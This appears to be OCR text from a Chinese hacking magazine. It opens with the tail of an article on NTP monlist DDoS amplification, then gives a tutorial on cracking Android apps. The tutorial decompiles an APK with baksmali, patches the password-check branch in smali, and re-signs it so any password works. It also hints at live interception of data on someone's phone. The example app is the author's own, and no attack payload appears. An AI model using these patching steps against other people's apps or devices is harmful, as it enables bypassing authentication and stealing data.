


图 8

此时 1.1.1.1 会收到来自大量 NTP 服务器的 monlist 回包，阻塞带宽。


如何进行防范

只要网络上还有允许 NTP monlist 的服务器，这种基于流量放大的 DDoS 攻击就无法进行单机防护，除非在所有骨干网节点都部署抗 DDoS 的防护设备。

攻击程序暂时不放出来，不过大牛们根据此文完全可以自己编写。noblesse oblige，希望大家不要用于非法用途。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：Android、破解、系统



Android 应用的破解初探

文/图 coldzenleft

关于 Android 平台的火热程度，大家有目共睹，相信我就不用说了。现在的 Android 应用工程师炙手可热，不过不知道是不是大家都忙着开发应用去了，无暇顾及安全性。

相信开发过 Android 程序的人对手机发短信的模块印象深刻——的确，就是“太简单啦”，简单得基本上就是使用傻瓜函数，傻瓜调用，只要输入最关键的收件人和内容，短信就悄悄发过去了。不过，这个安全问题并非没有解决方案，只是很多公司防御不足，也有在这方面做得很好的产品，如 LBE 隐私卫士。

这都不是重点，其实我想说，Android 还有个更为潜在的威胁，那就是它的 EditText 控件。虽然有的软件不容易直接盗号（目前没有研究出来），但是如果你手机不慎丢失，又没有设开机解锁密码什么的，那就玩完了！

本文的重点就是介绍一种读出 EditText 中的密码的方法。

为了演示，我写了一个简单的 Android 输入密码的程序，叫 AndroidPassThrough。代码如下：

```
    button.setTextColor(Color.RED);
    /* 监听 button 的事件信息 */
    button.setOnClickListener
    (
        new Button.OnClickListener()
        {
            public void onClick(View v)
            {
                //密码为空
                if( TextUtils.isEmpty(Password.getText()) )
                {
                    Toast.makeText(AndroidPassThrough.this,
"Please enter a password.",
                    Toast.LENGTH_SHORT).show();
                    return;
                }
    //截获你输入的密码
                String input = Password.getText().toString();
                Toast.makeText(AndroidPassThrough.this, "INPUT
PASSWORD: "+input,
                        Toast.LENGTH_SHORT).show();

                //密码正确
                String tt = getString(R.string.password);
                if( Password.getText().toString().equals(tt) )
                {
                    Toast.makeText(AndroidPassThrough.this,
"OK...PASSWORD CORRECT!!!",
                    Toast.LENGTH_SHORT).show();
                    return;
                }
                //密码错误
                else
                {
                    Toast.makeText(AndroidPassThrough. this,
"Warning:Access Denied!",
                    Toast.LENGTH_SHORT).show();
                    return;

                }
            }
            private Object getSting(int password) {
                // TODO Auto-generated method stub
                return null;
            }
        }
    );
```

这个例子很简单，就是输入一个密码（内容是 456），输入正确的时候会弹出：“OK...PASSWORD CORRECT!!!”的提示，输出错误的时候就出现“Warning:Access Denied!”的提示，如图 1 所示。




图 1

好吧，接下来就介绍如何破解此密码了。对于这个程序的破解有两种手段，假设这是一个验证码识别的程序，我们可以直接对 APK 包进行修改，然后破解，如果要实时破解（其实我

认为这是最多的情况），除了对 APK 包进行修改，还至少需要模拟器或者真机的帮助。

首先，介绍一下 Android 平台下的几个必不可少的破解工具：SMALI、BAKSMALI 和 APK 签名工具（我用的是 RZ_mass_apksign），有了它们就可以在没有源码（其实一般都不可能有）的情况下，对未知的 APK 进行破解。

其次介绍一下 Android 的 APK 结构。Android 的 APK 是一个安装包，每一个 APK 都有编译软件 Eclipse 的签名，有的还有证书，APK 的意义等同于 WM 下的 CAB 和 Symbian 下的 SIS（有证书的算是 SISX）。其实我们可以用 Winrar 直接打开 Android 的 APK，因为事实上它是一个 ZIP 格式（我曾经用 MINIZIP 的代码修改、重组过，这一点我完全肯定）。在这个 APK 包中有几个非常重要的文件，例如 AndroidManifest.xml 它表示这个 APK 的权限，而还有一些是资源文件，也一起打包在内，我们需要修改的就是 classes.dex 文件。

开发过 Android 程序的人都知道，Android 其实不是用 JVM 来运行的，严格来说它用的是 dalvikvm。而在 APK 中的 classes.dex 就是一种字节码文件，含有程序员编写的 Java 的代码信息。BAKSMALI 的作用是把 classes.dex 转为一种具有可读性的 SMALI 文件，其代码形式有点汇编的感觉。而把 SMALI 文件，包括可能被你修改过的 SMALI 文件一起重新打包生成 classes.dex，这个时候，classes.dex 就内嵌了你的代码了。不过值得注意的是，仅仅组好了包，还不可能安装，因为需要签名。不过既然有签名，Eclipse 也是可以签名的。

我把自己编的 APK——AndroidPassTrough.apk 用 Winzip 打开，然后把里面的 classes.dex 提取出来，用 SMALI 打开，修改，所用的命令如图 2 所示。




图 2

然后，进入 class 目录下搜寻，因为我的代码中用到了提示 Toast，所以主要就是看它，再找到关键的跳转点，什么 if-eqz 之类的。相信大家一看就明白：如果等于 0，则跳转。先再看一下原始代码：

```
//密码正确
    String tt = getString(R.string.password);
    if( Password.getText().toString().equals(tt) )
    {
        Toast.makeText(AndroidPassThrough.this,
        "OK...PASSWORD CORRECT!!!",
        Toast.LENGTH_SHORT).show();
        return;
    }
```

对应 SMALI 代码修改的方式如图 3 所示。

在这里，"#" 表示注释。将判断语句注入之后，保存修改，用 SMALI 重新组包，如图 4 所示。




图 3




图 4

然后用 APK 签名工具签名之后重新安装，就完成了破解。前面说过密码是 3 位的——"456"，现在我随便输入什么都是正确的密码了，如图 5 所示。




图 5

但是，这还不够。假设人家安装了 APK 而且上面有数据，而你的目的不是覆盖安装，而是截获人家的数据或者绕过密码校验，应该怎么办呢？

这里就不得不提到为什么要一个真机或者模拟器了，其实也可以不用，但是以我目前所学的水平还没有找到一种直接生成 ODEX 文件的办法。ODEX 文件就是实时破解的关键之一。图 6 为实时破解的过程示意图。

